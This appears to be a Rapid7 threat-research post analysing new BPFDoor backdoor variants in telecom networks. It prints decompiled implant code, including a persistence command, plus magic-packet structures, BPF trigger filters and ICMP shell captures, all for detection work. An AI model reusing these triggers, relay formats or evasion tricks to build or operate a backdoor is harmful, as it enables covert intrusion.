

New Whitepaper: Stealthy BPFDoor Variants are a Needle That Looks Like Hay

 rapid7.com/blog/post/tr-new-whitepaper-stealthy-bpfdoor-variants

Rapid7

April 2, 2026



Executive Overview

Advanced persistent threats (APTs) are constantly and consistently changing tactics as network defenders plug holes in defenses. Static indicators of compromise (IoCs) for the BPFDoor have been widely deployed, forcing threat actors to get creative in their use of this particular strain of malware. What they came up with is ingenious.

New research from Rapid7 Labs has uncovered undocumented features leading to the discovery of 7 new BPFDoor variants: a stealthy kernel-level backdoor that uses Berkeley Packet Filters (BPFs) to inspect traffic from right inside the operating system kernel. This essentially creates a silent trapdoor that can be activated by a threat actor once a “magic packet” is tunneled via stateless protocols. The malware is then able to perfectly blend into the target environment, establishing nearly undetectable persistence in global telecom infrastructure.

Our latest research continues the narrative established in our blog [BPFdoor in Telecom Networks: Sleeper Cells in the Backbone](#). It involves the analysis of nearly 300 samples and identifies two primary new variants: httpShell and icmpShell. These variants represent a significant leap in

operational security, utilizing stateless C2 routing and ICMP relay to bypass multi-million dollar security stacks.

Rapid7 is actively tracking these variants to ensure our customers remain protected against this evolving threat through the following:

- **Intelligence Hub:** Customers with access to Rapid7's Intelligence Hub are receiving continuous updates, including the latest intelligence, YARA rules, and Suricata detection rulesets.
- **Actionable guidance:** We have released a specialized triage script () designed to identify both legacy and modern BPFDoor variants by inspecting active BPF filters and validating masqueraded processes.
- **Detection engineering:** Our detection strategy focuses on structural header anomalies, such as hardcoded ICMP sequence numbers and invalid protocol codes, rather than transient payload content.

The strategic shift: Beyond legacy stealth

While BPFDoor has been active for years, its codebase has evolved significantly. The threat actor continues to incorporate minor features into the original [codebase](#) leaked in 2022, resulting in a "messy" but effective toolkit designed to hinder threat hunting. Given the significant code overlap among BPFDoor variants, we focused on the minor, easily overlooked details the TA (threat actor) added to the leaked codebase.

From memory to disk

Historically, BPFDoor was known for appearing "fileless" by executing from /dev/shm and deleting itself. However, modern endpoint detection and response (EDR) tools now flag processes running from deleted inodes in temporary filesystems. Recognizing this, the developers of the httpShell variant have eliminated the /dev/shm drop. The malware now resides on disk, using a single, hard-coded process name to blend in as a normal system daemon.

Technical analysis: httpShell vs. icmpShell

Our research unraveled several undocumented features (some of them weren't documented for nearly 5 years), leading to the discovery of two primary variants: httpShell and icmpShell.

httpShell: The "Magic Ruler" of encapsulated traffic

The httpShell variant leverages kernel-level packet filters to perform validation across both IPv4 and IPv6 traffic. It uses HTTP-tunneling to extract hidden commands and features a newly discovered "Hidden IP" (HIP) field for dynamic routing.

- **Kernel-level decapsulation:** By binding to all interfaces simultaneously, the malware forces the target's own kernel to decapsulate complex carrier-grade tunnels like GRE or GTP. This allows the BPF filter to easily catch magic bytes hidden inside the inner packets.
- **The offset evasion:** To survive enterprise proxies and WAFs that shift data positions, attackers use a mathematical padding scheme. They ensure their "9999" marker always lands exactly at the 26th byte offset of the inspected data, allowing the trigger to survive proxy headers.
- **IPv6 limitations:** The filter assumes the UDP/TCP header starts exactly at byte 40 (standard empty IPv6 header). If an attacker includes IPv6 "Extension Headers," the payload is pushed further down, and the malware fails to wake up.

icmpShell: The dynamic PTY tunnel

Designed for heavily restricted environments, icmpShell tunnels interactive sessions entirely over ICMP.

- **PID-bound mutation:** This variant injects a dynamic BPF filter into the kernel that binds specifically to the malware's runtime Process ID (PID). Because the PID changes with every execution, the required "magic knock" signature mutates dynamically, rendering static firewall rules useless.
- **Multi-mode execution:** Beyond basic shells, it implements bidirectional ICMP tunnels, UDP and ICMP "hole-punching", and RC4 encryption.

Both variants support relay over ICMP.

Stateless C2 and the "Hidden IP"

```
/* =====  
 * BPFdoor 'magic_packet' Struct Evolution  
 * ===== */  
  
/* * [ The Classic BPFDoor ]  
 * Size: 24 bytes  
 * Use Case: Direct reverse/bind shells.  
 */  
struct magic_packet_v1 {  
    unsigned int flag;           // Offset 0: Magic trigger (e.g., 0x5293, 0x5571)  
    in_addr_t ip;               // Offset 4: Target C2 IP for reverse shell  
    unsigned short port;        // Offset 8: Target C2 Port  
    char pass[14];              // Offset 10: Password (Max 14 chars)  
} __attribute__((packed));  
  
/* * [ The undocumented BPFDoor struct ]  
 * Size: 28 bytes  
 */  
struct magic_packet_v2 {  
    unsigned int flag;           // Offset 0: Magic trigger (e.g., 0x5572 for ICMP)  
    in_addr_t ip;               // Offset 4: Target C2 IP for reverse shell  
    unsigned short port;        // Offset 8: Target C2 Port  
    char pass[14];              // Offset 10: Password  
    in_addr_t hip;              // Offset 24: Hidden IP (Next hop for lateral movement/relay)  
} __attribute__((packed));
```

Figure 1: New magic packet structure

The discovery of the `magic_packet_v2` struct featuring the HIP (hidden ip field) used for relay purposes highlights the malware's operational maturity.

Dynamic C2 routing

One of the most elegant features is the use of a -1 flag (255.255.255.255) in the IP field of the magic packet structure.

- **Mechanism:** If the flag is set, the malware ignores hardcoded IPs and sends its reverse shell back to the source IP found in the headers of the packet that woke it up.
- **Strategic purpose:** This makes the attacker's controller completely stateless. Attackers can deploy from behind NAT or VPNs without needing to discover or hardcode their current external IP into the magic payload.

ICMP lateral movement (the relay)

```
if (auth(mpacket->pass) || mpacket->hip == -1 || !mpacket->hip)
```

When the above "Gatekeeper Condition" (authentication) is false, the malware transforms the infected machine into an invisible network router.



Figure 2: ICMP relay using the HIP field

- **The process:** It extracts an internal target IP from the HIP field, rewrites the trigger flag to ICMP magic bytes (0x5572), and fires a crafted ICMP Echo Request at the internal target.
- **Loop prevention:** The malware wipes the hop IP to -1 to stop the next BPFDoor instance from forwarding the packet again.




Figure 3: icmpShell main logic

Rapid7 set up a playground lab to test icmpShell. For this scenario, two docker containers simulating an nginx edge proxy and a victim HSS infected with icmpShell have been used, while the attacker executes the trigger sending the magic packet via the newly discovered Rapid7 BPFDoor controller. To interact with the shell we developed the python script icmpshell.py to ensure RC4 state is consistent across echo requests received on the attacker's side, filtering out also heartbeat echo requests featuring an invalid ICMP code 1.

In the bottom-right pane of the video below, we see the icmpShell variant being run with strace to debug its behavior. The top-left shows the controller triggering the backdoor after entering the new "icmp" password and crafting a magic packet over HTTPS (we will break down HTTPS tunneling and the new Rapid7 controller in a future blog) using magic bytes 0x5293. On the bottom-left pane the icmpshell.py runs to perform the ICMP handshake and handle shell traffic. The connection over ICMP established between the attacker machine (REMnux) and the victim HSS leverages a second BPF filter (13-BPF instructions), installed by the backdoor that uses the reverse shell PID as a fixed ICMP ID, ensuring the capture of shell-related packets. On the upper-right pane, an ICMP tcpdump capture is run.

The video ends showing that the backdoor exits after 12s of attacker inactivity, killing the connection. The tcpdump capture shows attacker traffic being sent in cleartext prepending 'X:' to commands while the victim response is RC4 encrypted with the key "icmp".

Below, we can observe the tcpdump screens highlighting ICMP handshake, shell's data encryption, attacker's command and the usage of 1234 ICMP sequence number hardcoded in the backdoor.




Figure 4: icmpShell encryption/decryption flow

icmp.code==0						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.10	10.0.0.1	ICMP	50	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
2	0.000000	10.0.0.10	10.0.0.1	ICMP	50	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
3	0.000186	10.0.0.1	10.0.0.10	ICMP	48	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
4	0.000189	10.0.0.1	10.0.0.10	ICMP	48	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
5	1.206454	10.0.0.10	10.0.0.1	ICMP	44	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
6	1.206454	10.0.0.10	10.0.0.1	ICMP	44	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
9	1.225824	10.0.0.10	10.0.0.1	ICMP	59	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
10	1.225824	10.0.0.10	10.0.0.1	ICMP	59	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
21	3.986677	10.0.0.1	10.0.0.10	ICMP	50	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
22	3.986683	10.0.0.1	10.0.0.10	ICMP	50	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
23	3.987206	10.0.0.10	10.0.0.1	ICMP	51	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
24	3.987206	10.0.0.10	10.0.0.1	ICMP	51	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
25	4.188777	10.0.0.10	10.0.0.1	ICMP	268	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
26	4.188777	10.0.0.10	10.0.0.1	ICMP	268	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
33	5.684893	10.0.0.1	10.0.0.10	ICMP	49	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
34	5.684901	10.0.0.1	10.0.0.10	ICMP	49	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
35	5.686310	10.0.0.10	10.0.0.1	ICMP	50	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
36	5.686310	10.0.0.10	10.0.0.1	ICMP	50	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
0000 00 03 00 01 00 06 92 60 b7 ae d3 a4 00 00 08 00 0010 45 00 00 22 2a 62 40 00 40 91 fc 6e 0a 00 00 0a E...b@.n 0020 0a 00 00 01 08 00 63 9a 01 ba d2 04 58 3a 33 34 X:34 0030 35 38 58 Total Length: 34 Identification: 0x2a62 (10850) 010. = Flags: 0x2, Don't fragment ...0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 64 Protocol: ICMP (1) Header Checksum: 0xfc6e [validation disabled] [Header checksum status: Unverified] Source Address: 10.0.0.10 Destination Address: 10.0.0.1 [Stream index: 0] Internet Control Message Protocol Type: 8 (Echo (ping) request) Code: 0 Checksum: 0x639a [correct] [Checksum Status: Good] Identifier (BE): 442 (0x01ba) Identifier (LE): 47617 (0xba01)						

Figure 5: icmpShell sending initial ICMP hello “X:3458”

icmp.code==0						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.10	10.0.0.1	ICMP	50	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
2	0.000000	10.0.0.10	10.0.0.1	ICMP	50	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
3	0.000186	10.0.0.1	10.0.0.10	ICMP	48	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
4	0.000189	10.0.0.1	10.0.0.10	ICMP	48	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
5	1.206454	10.0.0.10	10.0.0.1	ICMP	44	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
6	1.206454	10.0.0.10	10.0.0.1	ICMP	44	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
9	1.225824	10.0.0.10	10.0.0.1	ICMP	59	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
10	1.225824	10.0.0.10	10.0.0.1	ICMP	59	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
21	3.986677	10.0.0.1	10.0.0.10	ICMP	50	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
22	3.986683	10.0.0.1	10.0.0.10	ICMP	50	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
23	3.987206	10.0.0.10	10.0.0.1	ICMP	51	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
24	3.987206	10.0.0.10	10.0.0.1	ICMP	51	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
25	4.188777	10.0.0.10	10.0.0.1	ICMP	268	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
26	4.188777	10.0.0.10	10.0.0.1	ICMP	268	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
33	5.684893	10.0.0.1	10.0.0.10	ICMP	49	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
34	5.684901	10.0.0.1	10.0.0.10	ICMP	49	Echo (ping) reply id=0x01ba, seq=53764/1234, ttl=64
35	5.686310	10.0.0.10	10.0.0.1	ICMP	50	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
36	5.686310	10.0.0.10	10.0.0.1	ICMP	50	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)
0000 00 04 00 01 00 06 76 2a f6 86 81 0a 00 00 08 00 v* 0010 45 00 00 21 29 92 40 00 40 01 fd 3f 0a 00 00 01 E...f@.2 0020 0a 00 00 0a 00 00 60 a2 01 ba d2 04 58 3a 69 64 X:id 0030 0a Total Length: 33 Identification: 0x2992 (10642) 010. = Flags: 0x2, Don't fragment ...0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 64 Protocol: ICMP (1) Header Checksum: 0xfd3f [validation disabled] [Header checksum status: Unverified] Source Address: 10.0.0.1 Destination Address: 10.0.0.10 [Stream index: 0] Internet Control Message Protocol Type: 0 (Echo (ping) reply) Code: 0 Checksum: 0x60a2 [correct] [Checksum Status: Good] Identifier (BE): 442 (0x01ba) Identifier (LE): 47617 (0xba01)						

Figure 6: attacker sending cleartext command over ICMP prepending “X:”

Figure 7 below shows the heartbeat payload ignored by icmpshell.py acting as an ICMP “hole-punching” to keep the firewall state table active.

icmp.code==1									
No.	Time	Source	Destination	Protocol	Length	Info			
139	26.738897	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
140	26.738897	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
141	27.239283	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
142	27.239283	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
143	27.739624	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
144	27.739624	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
145	28.239981	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
146	28.239981	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
147	28.740319	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
148	28.740319	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
149	29.240650	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
150	29.240650	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
151	29.741006	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
152	29.741006	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
153	30.241372	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
154	30.241372	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
155	30.741712	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			
156	30.741712	10.0.0.10	10.0.0.1	ICMP	67	Echo (ping) request id=0x01ba, seq=53764/1234, ttl=64 (no response found!)			

Frame 145: 67 bytes on wire (536 bits), 67 bytes captured	0000 00 03 00 01 00 06 92 60 b7 ae d3 a4 f6 97 08 00	
Linux cooked capture v1	0010 45 00 00 33 38 75 40 00 40 01 ee 4a 0a 00 00 0a	E..38u@ @..J...
Packet type: Unicast to another host (3)	0020 0a 00 00 01 08 01 12 5a 01 ba d2 04 21 22 23 24	Z...!#\$
Link-layer address type: Ethernet (1)	0030 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34	%&()"+,-./01234
Link-layer address length: 6	0040 35 36 37	567
Source: 92:60:b7:ae:d3:a4 (92:60:b7:ae:d3:a4)		
Unused: f697		
Protocol: IPv4 (0x0800)		
Internet Protocol Version 4, Src: 10.0.0.10, Dst: 10.0.0.1		
0100 = Version: 4		
.... 0101 = Header Length: 20 bytes (5)		
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not		
0000 00.. = Differentiated Services Codepoint: Default		
.... 00 = Explicit Congestion Notification: Not ECN		
Total Length: 51		
Identification: 0x3875 (14453)		
010. = Flags: 0x2, Don't fragment		
...0 0000 0000 0000 = Fragment Offset: 0		
Time to Live: 64		

Figure 7: ICMP “hole-punching” heartbeat hardcoded in icmpShell

The research of new variants is still ongoing. At the time of writing, Rapid7 identified seven new variants featuring new magic bytes and active C2 beaconing summarized below.

Samples **2cc90edd9bc085f54851bed101f95ce2bace7c9a963380cfd11ea0bc60e71e0c** and **de472ed37e33b79e1aa37e67a680ee3a9d74628438c209543a06e916a0a86fba**, which we classify as **R7 variant ‘F’**, increase stealthiness by hiding under `/var/run/user/0`. By avoiding the usual `chmod` command, the attacker ensures that no “change mode” event is logged by the kernel's audit system (`auditd`). Since `/run` is rarely mounted with the `noexec` flag (unlike `/tmp`), the malware bypasses the most common local hardening measure.

```
__int64 __fastcall sub_403732(__int64 a1)
{
    char format[96]; // [rsp+10h] [rbp-170h] BYREF
    char s[272]; // [rsp+70h] [rbp-110h] BYREF

    memset(s, 0, 0x100u);
    strcpy(format, "mkdir -p /var/run/user/0;/bin/cp -f %s /var/run/user/0/sessionadm;/var/run/user/0/sessionadm --init");
    snprintf(s, 0x100u, format, a1);
    system(s);
    sleep(2u);
    return 0;
}
```

Figure 8: BPFDoor running from `/var/run/user/0`

Most samples simply redirect output to /dev/null. This variant goes further by performing a total FD (File Descriptor) wipe. Note the recurring timestamping routine following the old known anti-forensics technique.

```

if ( a1 == 1 )
{
    if ( !(unsigned int)sub_403732(*a2) )
        _exit(0);
    _exit(-1);
}
bzero(&unk_606400, 0x224u);
strcpy(byte_606408, src);
b_sub_402807_timestamping(*a2);
set_proc_name(a1, a2, byte_606408);
chdir("/");
fd = fork();
if ( fd )
    exit(0);
v7 = sysconf(4);
if ( v7 != -1 )
{
    for ( fd = 3; fd < v7; ++fd )
        close(fd);
}
strcpy(file, "/dev/null");
setsid();
fd = open(file, 2);
dup2(fd, 0);
dup2(fd, 1);
dup2(fd, 2);
close(fd);
init_signal();
signal(17, (__sig_handler_t)b_sub_4028A6_sinal_child);
signal(17, (__sig_handler_t)1);
sub_403925();

```

Figure 9: Timestamping and full fds wipe

R7 variant 'F' exhibits a 26-BPF instruction filter featuring new magic bytes. Rapid7 developed a tool to extract BPF bytecode logic and identify variant-specific features. Three samples employed previously unknown magic bytes. Below is the output summarizing the filtering logic (Figure 10:

2cc90edd9bc085f54851bed101f95ce2bace7c9a963380cfd11ea0bc60e71e0c

De472ed37e33b79e1aa37e67a680ee3a9d74628438c209543a06e916a0a86fba;Figure 11:
757e911edaf45cc135f2498c38d4db8accec39cb6aeb3a1dcc38305ab2d326fa9).

```
[+] Socket Context: Domain=AF_PACKET, Type=SOCK_DGRAM Proto=ETH_P_IP
[+] Extracted 26 instructions.
[+] Logic Detected: IP Proto Check, [UDP] Magic 0x3182, [ICMP] Magic 0x1051, [TCP] Magic 0x3321 ('!3')
[+] Classification: BPFDoor 2025 R7 Variant
```

```
[+] BPF Assembly Dump (26 instructions):
```

IDX	OPCODE	JT	JF	K (Value)	COMMENT
0	LDB [Abs]	0	0	0x9	Load IP Protocol (SOCK_DGRAM)
1	JEQ	0	5	0x11	Protocol: UDP
2	LDH [Abs]	0	0	0x6	
3	JSET	21	0	0x1fff	Frag Mask
4	LDXB [IP Len]	0	0	0x0	DROP
5	LDH [Ind]	0	0	0x8	
6	JEQ	17	18	0x3182	[UDP] Magic Bytes
7	JEQ	0	5	0x1	Protocol: ICMP
8	LDH [Abs]	0	0	0x6	
9	JSET	15	0	0x1fff	Frag Mask
10	LDXB [IP Len]	0	0	0x0	DROP
11	LDH [Ind]	0	0	0x8	
12	JEQ	11	12	0x1051	[ICMP] Magic Bytes
13	JEQ	0	11	0x6	Protocol: TCP
14	LDH [Abs]	0	0	0x6	
15	JSET	9	0	0x1fff	Frag Mask
16	LDXB [IP Len]	0	0	0x0	DROP
17	LDB [Ind]	0	0	0xc	
18	AND	0	0	0xf0	
19	RSH	0	0	0x2	
20	ADD	0	0	0x0	DROP
21	TAX	0	0	0x0	DROP
22	LDH [Ind]	0	0	0x0	DROP
23	JEQ	0	1	0x3321	[TCP] Magic Bytes: '!3'
24	RET	0	0	0xffffffff	[TCP] ACCEPT
25	RET	0	0	0x0	DROP

The BPF filtering can be expressed using libcap syntax:

```
udp[8:2] == 0x3182 or (icmp[8:2] == 0x1051 and icmp[icmptype] == icmp-echo) or
tcp[((tcp[12]&0xf0)>>2):2] == 0x3321
```

[+] BPF Assembly Dump (26 instructions):					
IDX	OPCODE	JT	JF	K (Value)	COMMENT
0	LDB [Abs]	0	0	0x9	Load IP Protocol (SOCK_DGRAM)
1	JEQ	0	5	0x11	Protocol: UDP
2	LDH [Abs]	0	0	0x6	
3	JSET	21	0	0x1fff	Frag Mask
4	LDXB [IP Len]	0	0	0x0	DROP
5	LDH [Ind]	0	0	0x8	
6	JEQ	17	18	0x2048	[UDP] Magic Bytes: 'H '
7	JEQ	0	5	0x1	Protocol: ICMP
8	LDH [Abs]	0	0	0x6	
9	JSET	15	0	0x1fff	Frag Mask
10	LDXB [IP Len]	0	0	0x0	DROP
11	LDH [Ind]	0	0	0x8	
12	JEQ	11	12	0x1155	[ICMP] Magic Bytes
13	JEQ	0	11	0x6	Protocol: TCP
14	LDH [Abs]	0	0	0x6	
15	JSET	9	0	0x1fff	Frag Mask
16	LDXB [IP Len]	0	0	0x0	DROP
17	LDB [Ind]	0	0	0xc	
18	AND	0	0	0xf0	
19	RSH	0	0	0x2	
20	ADD	0	0	0x0	DROP
21	TAX	0	0	0x0	DROP
22	LDH [Ind]	0	0	0x0	DROP
23	JEQ	0	1	0x5433	[TCP] Magic Bytes: '3T'
24	RET	0	0	0xffff	[TCP] ACCEPT
25	RET	0	0	0x0	DROP

```
udp[8:2] == 0x2048 or (icmp[8:2] == 0x1155 and icmp[icmptype] == icmp-echo) or
tcp[((tcp[12]&0xf0)>>2):2] == 0x5433
```

Earlier versions used SOCK_RAW when creating the AF_PACKET socket. When using SOCK_RAW, the kernel delivers the entire packet, including the link-layer header, while with SOCK_DGRAM the Ethernet header is discarded. This change directly impacts the way packets are parsed.

Multi-protocol parallel sniffing

One new variant sample, which we named **variant 'G'**, utilizes a multi-threaded architecture to ensure triple-redundant capture of "wake-up" packets. The malware spawns three independent threads, each responsible for monitoring a specific transport protocol at the raw IP layer.

This is achieved by invoking the socket() system call with protocol-specific parameters for TCP, UDP, and ICMP:

- **TCP:** socket(AF_INET, SOCK_RAW, IPPROTO_TCP)
- **UDP:** socket(AF_INET, SOCK_RAW, IPPROTO_UDP)
- **ICMP:** socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)

The implant achieves simultaneous trigger detection across three protocols by deploying identical BPF filters on protocol-specific raw sockets. This functionality is implemented using three separate threads for protocol capture. This design is crucial: By dedicating a thread to each protocol, the malware prevents high-volume traffic in one protocol from overloading the sniffer and causing it to miss a "magic" trigger arriving via a less-trafficked protocol.

